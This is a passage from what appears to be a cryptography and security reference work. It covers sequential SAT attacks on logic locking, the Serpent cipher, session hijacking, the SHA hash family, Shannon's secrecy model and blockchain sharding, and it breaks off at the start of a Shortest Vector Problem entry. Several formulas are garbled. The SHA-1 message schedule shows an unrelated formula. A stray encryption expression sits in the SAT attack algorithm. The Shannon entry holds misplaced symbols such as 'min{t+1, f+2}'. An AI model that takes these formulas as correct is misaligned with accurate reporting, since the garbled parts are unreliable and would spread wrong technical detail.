Algorithm 2 demonstrates the overall procedure of the sequential SAT attack, once the unrolling is done using the BMC engine. Similar to the combinational SAT attack, it first builds the double circuit (`line 4`). However, in this case, i.e., $C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2)$, it indicates the locked circuit generating output sequence Y using input sequence X and the key value K. After building the model from the locked circuit, the attack instantiates a BMC to find the X_{dis} (`line 6`). $g(H_t) = E_{K_1}(D_{K_2}(H_t))$. at `line 7` refers to the output sequence of the oracle for the found DIS. Then, the model would be updated with a new constraint to guarantee that the next pair of keys, which will be discovered in the subsequent attack iterations, produces the same output for previously discovered X_{dis}. Accumulating these constraints will be accomplished in `line 8`. The iterations of the sequential SAT attack continue until no further X_{dis} is found within the boundary of b. After reaching the boundary,

if the algorithm passes three termination criteria, the key could be found with one more SAT invocation. The boundary could be extended if termination conditions are not met. Different boundary steps could be used for extending the boundary. However, extending the depth by 1 is the default boundary step used for the sequential SAT attack. The sequential SAT attack uses three main termination conditions that will be checked when the algorithm reaches the boundary:

- *Unique Completion (UC)*. This condition verifies that the key generated by the algorithm is unique. The attack is successfully ended, and the key is the correct one if there is only one key that meets all previous DISes.
- *Combinational Equivalence (CE)*. If there is more than one key for all previously found DISes (non-unique key), the attack checks the combinational equivalency of the remaining keys. In this step, the inputs/outputs of FFs are considered as pseudo PO/PI allowing the attacker to treat the circuit as combinational. The resulting circuit is subjected to a SAT attack, and if the SAT solver fails to find a different output or next state for two different keys, it concludes that all remaining keys are correct and the attack terminates successfully.
- *Unbounded Model Check (UMC)*. If both UC and CE fail, the attack checks the existence of a DIS for the remaining keys using an unbounded model checker. This is an exhaustive search with no limitation on bound (or the number of unrolls). If no DIS is discovered, the existing set of DIS is a complete set, and the attack terminates. Otherwise, the bound is increased, and previous steps are repeated.

Open Problems and Future Directions

Both combinational and sequential SAT attacks perform well on a wide range of the existing logic locking techniques. However, they suffer from important limitations and shortcomings. The combinational SAT attack cannot be engaged when the non-Boolean nature of the circuit is targeted for obfuscation, such as timing. In addition, the combinational SAT attack suffers from a lack of scalability, particularly in larger circuits with complex structures, such as multipliers, routing modules, etc. Satisfiability module theories (SMT) as the superset of the SAT attack has also been studied in the presence of non-Boolean logic locking, with a semantic (theory solver) that provides the capability of modeling non-Boolean logic locking

techniques (Azar et al., 2019a). The engagement of neural network engines has also been studied to assess the scalability improvement of the combinational SAT attack once it faces large and complex structures (Azar et al., 2020).

On the other hand, unlike the combinational SAT attack that relies on one *PSPACE* sub-routine, the sequential SAT attack runs into a bigger scalability issue as it relies on two sub-routines which are in *PSPACE* and *NP*, thereby failing to terminate for even moderately small circuits, which contain only a few thousand gates. Hence, the recent studies on the sequential SAT attack focus more on optimizing this attack to make it more applicable for the larger circuits. For instance, implementing some problem reduction tweaks (Shamsi et al., 2019) or the engagement of formal verification tools (Roshanisefat et al., 2021) are two examples of these studies showing the mitigation of the scalability issue in the sequential SAT attack.

SERPENT

Christophe De Cannière[105] ✉
(105) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Serpent is a 128-bit block cipher designed by Anderson et al. and first published in 1998 (Anderson et al. 1998a). Later that year the cipher was slightly modified (Anderson et al. 1998b) and proposed as a candidate for the *Advanced Encryption Standard* (Rijdnael/AES). In 1999, it was selected as one of the five finalists of the AES competition.

Serpent is a 32-round substitution-permutation (SP) network operating on 128-bit blocks. Each round consists of a key mixing operation, a layer of 32 copies of a 4 × 4-bit S-box, and (except in the last round) a linear transformation. The replicated S-box differs from round to round and is selected from a set of eight different S-boxes. The last (incomplete) round is followed by a final key mixing operation. An additional bit permutation before the first round and after the last key mixing layer is applied to all data entering and leaving the SP network. The 128-bit subkeys mixed with the data in each round are generated by linearly expanding a 128-bit, 192-bit, or 256-bit secret key, and passing the result through a layer of S-boxes.

The initial and final permutations, the S-boxes, and the linear transformation have all been designed in order to allow and optimized implementation in software using the “bitslice” technique (Biham 1997). The idea is to construct a complete description of the cipher using only logical bit-operations (as in hardware) and then execute 32 (or 64) operations in parallel on a 32-bit (or 64-bit) processor.

Serpent is considered to have a rather high security margin. The best attacks published so far break about one-third of the rounds. Kelsey, Kohno, and Schneier (2001) presented a first attack breaking nine rounds with a time complexity slightly faster than exhaustive key search. This amplified boomerang attack was improved and extended by one round by Biham et al. (2002b). The best attacks so far are the linear and the differential-linear attacks presented in Biham et al. (2002a, 2003). Both break 11 rounds out of 32.

Session Hijacking Attacks

Martin Johns[106] ✉
(106) SAP Research CEC Karlsruhe, SAP AG, Karlsruhe, Germany

✉ **Martin Johns**
Email: martin.johns@sap.com

Definition

The term *Session hijacking attacks* refers to a class of attacks specific to Web applications. It describes situations in which the adversary impersonates a Web application's user through unauthorized usage of session credentials within adversary-controlled HTTP requests.

Background

The World Wide Web (WWW) as introduced by Tim Berners Lee (Berners-Lee and Cailliau 1990) is based on the communication protocol HTTP and the presentation language HTML. Originally, the WWW was proposed as a dedicated delivery mechanism for static hypertext documents. Consequently, HTTP defines a stateless request–response model that has no inherent session concept (Fielding et al. 1999). For this reason, the currently employed Web session tracking mechanisms are implemented within the Web applications. Hence, they are susceptible to application-level insecurities.

Theory

HTTP is a stateless protocol. Thus, HTTP has no protocol-level session concept. However, the introduction of dynamic Web application resulted in workflows that consist in a series of consecutive HTTP requests. Hence, the need for chaining HTTP requests from the same user into usage sessions arose. For this purpose, session identifiers (SID) were introduced. A SID is an alphanumerical value that is unique for the corresponding Web session. It is the Web application's duty to implement measures that include the SID in every HTTP request that belongs to the same Web session. A SID mechanism can be implemented by transporting the value either in form of an HTTP cookie or via HTTP parameters (Fielding et al. 1999).

All requests that contain the SID are automatically regarded to belong to the same session and, thus, to the same user. After a user has authenticated himself against the application (e.g., by providing a valid password), his authorization state is also directly tied to his SID. Hence, the SID de facto becomes the user's authorization credential.

In general session hijacking attacks can be subclassified into two distinct sets (Johns 2006):

- *Session hijacking via SID leakage*. If the adversary is capable of obtaining the SID value, he can fully impersonate the victim by creating HTTP requests that contain the stolen SID. The Web application's server cannot distinguish these from genuine user-intended requests. Thus, this enables the attacker to completely impersonate the victim. SID leakage can be caused either by cross-site scripting (XSS) or through a man-in-the-middle, network-based attack.
- *Session hijacking within the Web browser*. In case of an XSS-based attack, the adversary is capable to execute arbitrary JavaScript in the victim's Web browser. Hence, he can conduct his actions completely within the victim's browser without the need for SID leakage. The actual hijacking attack is executed by injecting a JavaScript which in turn creates all HTTP requests that are necessary to satisfy the adversary intent. This technique is, for instance, used by fully automated, self-replicating XSS worms (Kamkar 2005).

Open Problems

All currently utilized session tracking mechanisms are susceptible to session hijacking attacks in case of either an XSS vulnerability or a

condition that causes the leakage of the session identifier. Current defensive approaches are either cumbersome to implement (Johns 2006), concentrate exclusively on the subclass of SID leakage (Kirda et al. 2006; Vogt et al. 2007), or solely rely on the prevention of XSS vulnerabilities (e.g., Pietraszek and Berghe 2005; Livshits and Lam 2005; Ter Lou and Venkatakrishna 2009). The creation of a secure session tracking mechanism that is native to HTTP and immune to browser-level hijacking attacks is still unsolved.

Secure hash algorithm; SHA

Definition

The SHA (Secure Hash Algorithm) Family currently designates a family of six different hash functions: SHA-0, SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 (National Institute of Standards and Technology (NIST) 1995; National Institute of Standards and Technology (NIST) 2002) published by the American National Institute of Standards and Technology (NIST). They take variable length input messages and hash them to fixed-length outputs.

Background

Hash functions are functions which take a variable input message and compute a fixed-length message digest for each such message. This digest serves as a digital fingerprint allowing a receiver to check that the original message has not been altered during transmission. Hash functions are unkeyed cryptographic primitives which do not guarantee authenticity. They can be combined with a secret key to produce a message

authentication code. They also serve as a cryptographic primitive used in digital signature schemes.

Theory

SHA-0, SHA-1, SHA-224, and SHA-256 operate on 512-bit message blocks at a time divided into 32-bit words, whereas SHA-384 and SHA-512 operate on 1024-bit blocks divided into 64-bit words. SHA-0 (the first published version of SHA since then replaced by SHA-1) andSHA-1 produce a message digest of 160 bits, SHA-224 of 224 bits, SHA-256 of 256 bits, SHA-384 of 384 bits, and SHA-512 of 512 bits, respectively. All six functions start by padding the message according to the so-called Merkle-Damgård strengthening technique. Next, the message is processed block by block by the underlying compression function. This function initializes an appropriate number of chaining variables to a fixed value to hash the first message block, and to the current hash value for the following message blocks. At each step *i*, the compression function updates in turn one of the chaining variables according to one message word *Wi*. As there are more steps in the compression function than words in a message block, an additional message schedule is applied to expand the message block. In the last step, the initial value of the chaining variable is added to each variable to form the current hash value (or the final one if no more message blocks are available). The following provides an overview of SHA-1, SHA-256, and SHA-512. SHA-0 is almost identical to SHA-1, SHA-224 to SHA-256, and SHA-384 to SHA-512.

Padding

The message is appended with a binary one and right-padded with a variable number of zeroes followed by the length of the original message coded over two binary words. The total padded message length must be a multiple of the message block size.

SHA-1 Compression Function

Five 32-bit chaining variables *A, B, C, D, E* are either initialized to

$$A \leftarrow IV_1 = 67452301_x$$
$$B \leftarrow IV_2 = \mathrm{EFCDAB89}_x$$
$$C \leftarrow IV_3 = \mathrm{98BADCFE}_x$$
$$D \leftarrow IV_4 = 10325476_x$$
$$E \leftarrow IV_5 = \mathrm{C3D2E1F0}_x$$

for the first 512-bit message block or to the current hash value for the following message blocks. The first sixteen words of the message schedule are initialized to input message words. The following 64 message schedule words *Wi* are computed as

$$A(\tau) = \begin{cases} -1 & \text{for } \tau \neq 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for } \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

where "⊕" represents bit-wise exclusive-or, and "X < < n" is the cyclic rotation of *X* to the left by *n* bits. Then the compression function works as follows:

$$\begin{aligned} &\text{for } i = 0 \text{ to } 79 \text{ do} \\ &\quad T \leftarrow W_i + A \ll 5 + f_i(B, C, D) + \\ &\quad E + K_i \bmod 2^{32} \\ &\quad B \leftarrow A \\ &\quad C \leftarrow B \ll 30 \\ &\quad D \leftarrow C \\ &\quad E \leftarrow D \\ &\quad A \leftarrow T \end{aligned}$$

where the nonlinear functions *fi* are defined by

$$f_{\text{if}}(X, Y, Z) = (X \wedge Y) \mid (\neg X \wedge Z), \quad 0 \leq i \leq 19$$
$$f_{\text{xor}}(X, Y, Z) = (X \oplus Y \oplus Z), \ 20 \leq i \leq 39, \quad 60 \leq i \leq 79$$
$$f_{\text{maj}}(X, Y, Z) = (X \wedge Y) \mid (X \wedge Z) \mid (Y \wedge Z), \quad 40 \leq i \leq 59$$

and the constants *Ki* by

$$K_i \leftarrow 5\text{A}827999_x, 0 \leq i \leq 19$$
$$K_i \leftarrow 6ED9\text{EBA}1_x, 20 \leq i \leq 39$$
$$K_i \leftarrow 8\text{F}1\text{BBCDC}_x, 40 \leq i \leq 59$$
$$K_i \leftarrow CA62\text{C}1\text{D}6_x, 60 \leq i \leq 79.$$

After 80 steps, the output value of each chaining variable is added to the previous intermediate hash value according to the feed-forward Davies–Meyer construction to give the new intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the final overall hash function output.

SHA-0

The only difference between SHA-1 and SHA-0 is the fact that there is no left rotation by one bit in the message schedule of SHA-0. In other words, the 64 message schedule words *Wi* for SHA-0 are computed as follows:

$$W_i \leftarrow W_{i-3} \oplus W_{i-8} \oplus W_{i-14} \oplus W_{i-16},$$
$$16 \leq i \leq 79.$$

SHA-256 and SHA-512 Compression Functions

Eight chaining variables *A, B, C, D, E, F, G, H* are initialized to fixed values H_0 to H_7 for the first message block, and to the current intermediate hash value for the following blocks. The first sixteen *w*-bit words (where *w* = 32 for SHA-256 and *w* = 64 for SHA-512) of the message schedule are initialized to the input message words. The following *r* − 16 (where *r* = 64 for SHA-256 and *r* = 80 for SHA-512) message schedule words *Wi* are computed as

$$W_i = \sigma_1\left(W_{i-2}\right) + W_{i-7} + \sigma_0\left(W_{i-15}\right) + W_{i-16} \mod 2^{\omega},$$
$$16 \leq i \leq r-1$$

where σ_0 and σ_1 represent linear combinations of three rotated values of the input variable. Then the compression function works as follows:

$$
\begin{aligned}
&\text{for } i = 0 \text{ to } r \text{ do} \\
&\quad T_1 \leftarrow H + \sum\nolimits_1(E) + f_{if}\,(E, F, G) + K_i \\
&\qquad\qquad + W_i \bmod 2^{\omega} \\
&\quad T_2 \leftarrow \sum\nolimits_0(A) + f_{\text{maj}}\,(A, B, C) \bmod 2^{\omega} \\
&\quad H \leftarrow G \\
&\quad G \leftarrow F \\
&\quad F \leftarrow E \\
&\quad E \leftarrow D + T_1 \bmod 2^{\omega} \\
&\quad D \leftarrow C \\
&\quad C \leftarrow B \\
&\quad B \leftarrow A \\
&\quad A \leftarrow T_1 + T_2 \bmod 2^{\omega}
\end{aligned}
$$

where Σ_0 and Σ_1 again represent linear combinations of three rotated values of the input variable and *Ki* is a different *w*-bit constant for each step *i*. Finally, the output value of each chaining variable is added to the previous intermediate hash value according to the feed-forward Davies–Meyer construction to give the new intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the final overall hash function output.

SHA-224

The SHA-224 hash computations are exactly the same as those of SHA-256, up to the following two differences: The constants H_0 to H_7 used in SHA-224 are not the same as those used in SHA-256, and the SHA-224 output is obtained by truncating the final overall hash value to its 224 leftmost bits.

SHA-384

The SHA-384 hash computations are exactly the same as those of SHA-512, up to the following two differences: The constants H_0 to H_7 used in SHA-384 are not the same as those used in SHA-512, and the SHA-384

output is obtained by truncating the final overall hash value to its 6 leftmost words.

Applications

All six SHA functions belong to the MD4 type hash functions and were introduced by the American National Institute for Standards and Technology (NIST). SHA was published as a Federal Information Processing Standard (FIPS) in 1993. This early version is known as SHA-0. In 1994, a minor change to SHA-0 was made, and published as SHA-1 (National Institute of Standards and Technology (NIST) 1995). SHA-1 was subsequently standardized by ISO (ISO/IEC,10118-3 2003). SHA-1 is extensively used in security applications and protocols such as TLS, SSL, PGP, SSH, S/MIME, and IPSEC. It was first designed to be incorporated into the Digital Signature Standard, also published by NIST. The following generation of SHA functions with much larger message digest sizes, namely, 256, 384, and 512 bits, was introduced in 2000 and adopted as a FIPS standard in 2002 (National Institute of Standards and Technology (NIST) 2002) as well as an ISO standard in 2003 (ISO/IEC,10118-3 2003). This generation of hash functions provides theoretical security levels against collision search attacks which are consistent with the security levels expected from the three standard key sizes of the Advanced Encryption Standard (Rijndael/AES) (128, 192, and 256 bits). SHA-1 and SHA-256 also served as a basis for the design of the SHACAL block ciphers. The latest member of the family, namely SHA-224, was adopted in a Change Notice to FIPS 180-2 in 2004 and matches the expected security level of two-key triple-DES (112 bit keys).

Security Considerations

The first attack known on SHA-0 is by Chabaud and Joux (1998). They show that in about 2^{61} evaluations of the compression function, it is possible to find two messages hashing to the same value whereas a brute-force attack exploiting the birthday paradox requires about 2^{80} evaluations in theory. In 2004, Biham and Chen introduce the neutral bit technique and find near-collisions on the compression function of SHA-0 (Biham and Chen 2004) as well as collisions on reduced-round versions of SHA-1. In

2004, Joux, Carribault, Jalby, and Lemuet (2004) first provide a full collision on SHA-0 using two four-block messages and requiring a complexity of 2^{51} compression function computations. In 2005, Wang, Yin, and Yu (2005) announce full collisions on SHA-0 in 2^{39} hash operations and report that collisions on SHA-1 can be obtained in less than 2^{69} hash operations. In 2007, Joux and Peyrin (2007) obtain collisions on SHA-0 in complexity 2^{32} hash operations using a technique derived from block cipher cryptanalysis, namely, amplified boomerang attacks. Saarinen (2003) addresses the existence of slid pairs inSHA-1. Subsequent work by different research teams seems to suggest that collisions for SHA-1 can be found with as low as 2^{52} hash operations. De Canniere and Rechberger study collision resistance and preimage resistance for reduced-round versions of SHA-0 and SHA-1. In 2008, they show that preimages can be found for 49 out of 80 steps for SHA-0 and for 44 out of 80 steps for SHA-1 in time faster than exhaustive search (De Canniere and Rechberger 2008). In 2009, Aoki and Sasaki improve those numbers to 52 and 48 steps out of 80, respectively, using meet-in-the middle attacks. Both De Canniere-Rechberger and Joux-Peyrin currently find collisions in complexity, respectively, 2^{44} and 2^{39} for up to 70 out of 80 steps in SHA-1. The first collision for the full SHA-1 hash function is found by Stevens et al. (2017) in 2017. The first security analysis on SHA-256, SHA-384, and SHA-512 in 2003 is by Gilbert and Handschuh (2004). They show that collisions can be found with a reduced work factor for weakened variants of these functions. Subsequently, Hawkes and Rose show that second pre-image attacks are far easier than expected on SHA-256 (Hawkes and Rose 2004). The best collision search attack by Sanadhya and Sarkar published in 2008 is on 24 out of 64 steps (2008). The first colliding message pair for SHA-512 reduced to 24 steps is also by Sanadhya and Sarkar. Preimages for 42 step-reduced SHA-2 are presented by Aoki, Guo, Matusiewicz, Sasaki, and Wang in late 2009. However, none of these observations leads to actual attacks on SHA-256 and SHA-512 so far.

Open Problems

NIST opens a competition to develop a new cryptographic hash function called SHA-3 in late 2008. Out of the 64 received submissions, 51 meet the

minimum submission requirements and are subsequently presented at the First SHA-3 Candidate Conference in Leuven, Belgium, in early 2009. In summer 2009, NIST announces the selection of 14 Second Round Candidates. These are BLAKE, Blue Midnight Wish, CubeHash, ECHO, Fugue, Grøstl, Hamsi, JH, Keccak, Luffa, Shabal, SHAvite-3, SIMD, and Skein. The list is further reduced to the five finalists BLAKE, Grøstl, JH, Keccak, and Skein towards the end of 2010. The expected timeline for completing the competition process and for publishing the revised and augmented Hash Function Standard is by 2012.


Information theoretic model

Definition

Shannon's model for secure communication is a mathematical way to formalize what the underlying principles of conventional cryptography are.



Background

Claude Shannon (1949) was the first to give a formal definition of what symmetric cryptosystems are. Of course, cryptosystems of all kinds have been around for at least two thousand years (Caesar cipher), but a precise mathematical description of what is now called a symmetric cryptosystem had never been given before.

Theory

In Shannon's description (see Fig. 1), a sender A (often called Alice) wants to send message m to a receiver B (who is called Bob). The message is

called a *plaintext* and is taken from a finite set, called plaintext space $\mathcal{M}$. Of course, Alice may want to send more messages.

Shannon's Model, Fig. 1 Symmetric cryptography

Since the transmission channel is insecure (a person called Eve is also connected to the channel), Alice applies a mapping E_k to m. The result c is called the *ciphertext* and is an element of a set $\mathcal{C}$, the ciphertext space. The mapping E_k is called the *encryption* function. It is c that Alice sends to Bob and so it will be c that is intercepted by Eve.

Clearly, the encryption function E_k must be a one-to-one mapping, since Bob must be able to retrieve the plaintext/message m from the ciphertext c by means of the *decryption* function D_k. In formula: $D_k(c) = m$.

Since more people may want to use the same cryptosystem and since Alice and Bob do not want to use the same mapping too long for security reasons, their function is taken from a large set $\mathcal{T}$ of one-to-one mappings from $\mathcal{M}$ to $\mathcal{L}$ It is for this reason that the encryption and decryption functions depend on a quantity that is denoted by k. This k is called the key and is taken from the so-called *key-space* $\mathcal{K}$.

It is the set labeled encryption functions $\min\{t+1, f+2\}$ that describes the cryptosystem. Quite clearly Alice and Bob must use the same key k. To this end, they use a *securechannel*, a communication line without any eavesdroppers. A possibility is that Alice and Bob agreed beforehand on the key, another possibility is that one has send the key by means of a courier to the other. Nowadays public key cryptography is often used for this purpose.

Normally, the same cryptosystem $\mathcal{T}$ will be used for a long time and by many people, so it is reasonable to assume that $\mathcal{T}$ is also known to the cryptanalist. It is the frequent changing of the key that has to provide the

security of the data. This principle was already clearly stated by the Dutchman Auguste Kerckhoff (maxims) in the nineteenth century.

Often $\mathcal{M} = \mathcal{C}$. Ideally, the number of keys under which a particular plaintext is mapped to a particular ciphertext is the same, independent of the choice of the plaintext and ciphertext. In that case the ciphertext does not give any information about the plaintext (information theory) and the system is called *unconditionally secure* (Vernam cipher).

The cryptanalist who is connected to the transmission line can be:

- *passive (eavesdropping)*. The cryptanalist tries to find *m* (or even better *k*) from *c*.
- *active (tampering)*. The cryptanalist tries to actively manipulate the data that are being transmitted. For instance, Eve alters a transmitted ciphertext or retransmits it.

Applications

Shannon's model is very important from a theoretical perspective, but has limited value in practice. The reason is that Shannon's assumes that the adversary (Eve) has unlimited computing power. In reality, this is not the case. It is this insight that makes public key cryptography possible. Similarly, for most symmetric cryptosystems a single known plaintext-ciphertext pair of the same length as the key uniquely determines that key, according to Shannon, but finding that key will often be infeasible.


Horizontal scaling

Definitions

Sharding scales the throughput of blockchains by parallelizing transaction processing and state storage across the network. The aim is to parallelize as much as possible (linearly with a number of nodes N) while ensuring security equivalent to that of a non-sharded system.



Background

A classical problem in distributed systems is maintaining a state machine given N nodes, a fraction of which are adversarial (also termed Byzantine). Classical mechanisms for Byzantine-fault-tolerant (BFT) state machine replication (SMR) rely on full replication of data across multiple nodes, thus offering no scaling in efficiency as the number of nodes increases. Since SMR is the key primitive underlying blockchains, it is not surprising that the first generation blockchains (e.g., Bitcoin Nakamoto et al. 2008) also relied on full replication.

Given the unprecedented scale of blockchains (e.g., at the time of writing, Bitcoin has $N \geq 10,000$ nodes running its protocol), there is compelling practical interest in protocols whose efficiency increases with the number of nodes. The proposed solutions are generally categorized under the rubric of *sharding*. Sharding splits the ledger into many parallel sub-ledgers, with each node having to maintain only one such sub-ledger.


At a high level, the security of fully replicated ledgers is derived from each node maintaining all transactions; since the complete ledger, and hence the complete knowledge of balance associated with all public keys and contracts (termed state), is maintained by all the nodes, tampering with the balance of few such public keys would involve controlling a large fraction (in fact, a majority under some models) of the nodes in the network. In Bitcoin, for example, tampering with the state would involve controlling a majority of the mining power and mining an alternate longer chain.

Consider a strawman approach to removing full replication. The ledger is split into K non-interacting sub-ledgers called shards; here, $K = O(N)$. Each node maintains only one shard. Each shard runs its own consensus independent of other shards. Case in point: run K bitcoin-like chains in parallel, with each chain being maintained by N/K nodes. Since a node maintains only one shard, it maintains only a $1/K$ fraction of the state and stores only a $1/K$ fraction of the complete ledger. Thus, strawman sharding improves efficiency by sharing the work among K shards. This increase in efficiency comes with a significant drawback: reduced security. An adversary can tamper with the state by attacking just one shard. Attacking a shard is easier than attacking the whole network since the attacker needs to compete with N/K nodes instead of N nodes. Thus, the strawman approach increases the efficiency by K by decreasing security by a factor of K. Such a system is illustrated in Fig. 1.

Sharding, Fig. 1 Strawman sharding: two independent ledgers updating two exclusive states, maintained by different consensus nodes

Theory

The goal of sharding is to achieve efficiency by a factor of K, where K is linear in N without trading off security. If an efficiency linear in N is achieved, the total throughput can scale linearly with the number of nodes, while each node expands only a constant amount of resources. The concept of splitting the state into K shards is used in most sharding approaches. In the latter part of this section, we will discuss how these K sub-states can interact with one another using cross-shard transactions.



Security encompasses two aspects: (1) *safety*: transactions once confirmed remain confirmed forever and (2) *liveness*: new honest transactions will continue to be added within a finite amount of time. Adversaries can deviate arbitrarily from the proposed protocol. Three adversary models are considered: (1) *Static* can only corrupt a fixed set of nodes (less than its "budget" βN), (2) *Slowly adaptive* can corrupt any subset of nodes with a delay of Δ_a based on the public state till that time (as long as the total number of corrupted nodes is less than its "budget" βN), and (3) *Fully adaptive* can corrupt any subset of nodes instantly with the same constraints as above.

Blockchain sharding methods in the literature can be broadly divided into two categories: multiconsensus (most sharding solutions) and


uniconsensus architectures. Each of these architectures provides scaling gains and has distinct security vulnerabilities; we will discuss this next.

Multiconsensus Architecture

The multiconsensus architecture relies on each shard having a *separate consensus engine* and has a secure cryptographic allocation of nodes randomly to shards. If a (super)majority exists in the overall set of nodes, then the random node to shard allocation engine transfers this property to each shard (as long as each shard is large enough), thus ensuring security against a static adversary. A further periodic random reallocation of nodes to shards protects against a slowly adaptive adversary. In most multiconsensus protocols like Omniledger (Kokoris-Kogias et al., 2018), the random reallocation is enabled by a *node to shard allocation engine* (N2S). N2S assigns nodes to shards using a (shared) distributed randomness, generated using a consensus engine shared across all shards and commonly referred to as *beacon consensus engine*. The state is sharded, thus enabling efficiency gain by a factor of *K*. The beacon consensus engine is lightweight, only containing state commitments and N2S allocation metadata. Figure 2 illustrates a simple example of the multiconsensus architecture with an N2S allocation and independent consensus protocols running on each shard. A state commitment consisting of the root of a Merkle Patricia Trie (Merkle, 1980) of a shard's execution state is posted to the beacon consensus engine at regular intervals; this facilitates fast reallocation and synchronization to new shards.

Sharding, Fig. 2 Multiconsensus architecture: randomized node to shard allocation

A key vulnerability of this architecture is that it is not secure against a fully adaptive adversary. The N2S allocation is posted on the beacon chain. Hence, an adversary knows the list of nodes participating in any given shard. An adversary can then adaptively target all nodes allocated to a particular shard and completely corrupt it. Once a shard is taken over by the adversary, both safety (i.e., the adversary can approve invalid blocks) and



liveness (the adversary can block honest transactions) can be compromised. Even if the node to shard allocation is not public, the adversary can launch a bribery attack. The attack allows a rational node allocated in the target shard to “corrupt itself,” and the cost of such an attack is small as the adversary only needs to corrupt $1/K$ fraction of nodes.

Uniconsensus Architecture

An alternative architecture for sharding is the uniconsensus architecture. The uniconsensus architecture relies on a *single* consensus engine to maintain the ordering information of *all* shard blocks. The consensus engine only maintains a *log of the hash of shard blocks* and hence is scalable. Its light size allows every node to maintain the consensus engine. An honest consensus (super)majority is no longer needed in each shard to preserve safety; hence, uniconsensus architecture can be safe against a *fully adaptive adversary*. Consider a shard with less than a majority of honest nodes; the shard’s adversarial nodes cannot change the log of shard blocks without violating the consensus engine’s safety, and this is prohibitively difficult since everyone maintains the consensus engine.

The lack of requirement of an honest majority constraint within a shard also allows for small shard size and hence more scaling by sharding state.

An important distinction with multiconsensus is that each node is free to join a shard of its choice; an N2S allocation is not required since an honest majority within a shard is no longer required. This architecture guarantees the order of transactions in the shards. Shard nodes perform shard block execution and sanitization of invalid transactions once the order is finalized. Figure 3 illustrates a single consensus engine (chain) ordering all shard blocks.


Sharding, Fig. 3 Uniconsensus architecture: a single chain ordering all shard blocks

Since the consensus engine only maintains the hash of each block, a separate mechanism is required to ensure that the full block is available to the shard nodes. Data availability fraud proofs designed in Al-Bassam et al. (2018) and Li et al. (2019) can be used to ensure availability of full shard blocks.

Uniconsensus architecture allows nodes to self-allocate. While this adds to the freedom of nodes to choose a shard of their choice and removes the node's shard allocation from public knowledge, it allows a liveness attack. An adversary can concentrate its influence (e.g., mining power) on one shard and, depending on the protocol, manage to drown out honest shard blocks. The fraction of honest blocks to the adversarial blocks is significantly reduced due to a large fraction of adversarial nodes in the shard. This adversarial concentration can throttle the throughput of honest transactions in the shard under attack, leading to a loss in liveness. Free2Shard (Rana et al., 2020) proposes a dynamic self-allocation (DSA) algorithm to prevent such liveness attacks. DSA lets honest users allocate themselves to shards in response to adversarial action, without the use of any central authority.

Cross-Shard Transactions

We have assumed so far that the state can be split into K subsets that do not interact with one another. A large class of applications requires *cross-shard* interactions; e.g., we want a cross-shard transaction to send funds (x_A, x_B) from input shards A and B to (y_C, y_D) in output shards C and D.



Scalability requires that nodes maintaining a shard do not know the state of any other shard. Thus, nodes in output shards cannot directly verify whether the funds are available in input shards. However, an important observation is that each shard as a whole is safe and live in multiconsensus, and there are protocols that ensure safe and live state commitments in uniconsensus. Thus, each shard (or their state commitments) can be thought of as crash-resistant nodes. Hence, simple commit/abort protocols can be used for communication between shards.

A required property for cross-shard transactions is atomicity: if a transaction is committed/aborted in one shard, it is committed/aborted in all participating shards. To ensure atomicity, most cross-shard transaction protocols use a variant of 2-phase commits (2PC), using the involved shards as replicas.

Cross-shard protocols with 2PC broadly work as follows:

- (1a) A transaction manager (TM) queries input shards A and B.
- (1b) If the input funds x_A and x_B are available in shards A and B, respectively, both shards lock the funds and send a *accept* message to the TM, and if either of the shards does not have the funds, they send a *reject* message.
- (2a) If the TM receives *accept* from all input shards, it sends a *commit* message to output shards to generate (x_C, x_D).
- (2b) If the TM receives *reject* message, it sends a *rollback* message to reclaim locked funds in the input shards.

A successful instantiation of this protocol is shown in Fig. 4.

Sharding, Fig. 4 Cross-shard transaction using two-phase commit

The 2PC protocol works well under synchronous network assumptions; however, under weaker network assumptions, it is susceptible to replay attacks, which create a race condition and replay messages sent by shards for one transaction towards another transaction. Note that this attack is not relevant for the uniconsensus architecture due to global ordering while natural fixes exist for the multiconsensus architecture (e.g., Byzcuit protocol (Sonnino et al., 2020) introduces an input-specific session identifier for each cross-shard transaction).

Open Problems and Future Directions

Nearly all sharding protocols require nodes to move across shards. Switching to a new shard essentially involves bootstrapping to a new chain. Ideally, such a bootstrap will not involve processing the shard ledger from genesis since that removes all efficiency gains achieved by sharding state. Bootstrap is typically done using state transfers verified using state commitments on the multiconsensus beacon chain or the uniconsensus consensus engine.

State transfer-based shard bootstrap requires trust in state commitments, and trust is rational if the commitment is verified. Fraud proof-based methods to implement verifiable computing have been used so far to ensure that state commitments are correct (state machine is executed correctly). However, such methods require two-party interaction (for uniconsensus) or bounty incentives to ensure fraud proof generation. Implementing verifiable computing using cryptographic alternatives like SNARKs or STARKs can

remove the need for state commitment fraud proofs. These cryptographic verifiable computing approaches can even be used to bypass honest shard majority assumptions in multiconsensus. How to bypass trusted setups and ensure censorship resistance (liveness) are active areas of research.

Such a state transfer can be resource expensive (the state size of Ethereum is approximately 50 GB) and can introduce additional stress on the network. Integrating stateless clients with sharding may help reduce this stress.

State commitments are required since the state is split into K exclusive subsets, with each node maintaining only one subset with no information about any other subset. Coded storage and computing mechanisms can be used to remove the need to split the state into exclusive subsets. These approaches can achieve storage and computation efficiency. How to make such protocols achieve communication efficiency is an area of active research.

Innovations in overlay network configuration and gossip are required to ensure communication efficiency while ensuring efficient switching of a node's network when it switches to a new shard.

Reducing confirmation latency of cross-shard transactions is a basic problem. The current proposals are slow since they use 2PC protocols where TM has to wait for confirmation on each input shard or wait for new state commitments to arrive.

Shortest Vector Problem

Daniele Micciancio[112] ✉

Definition

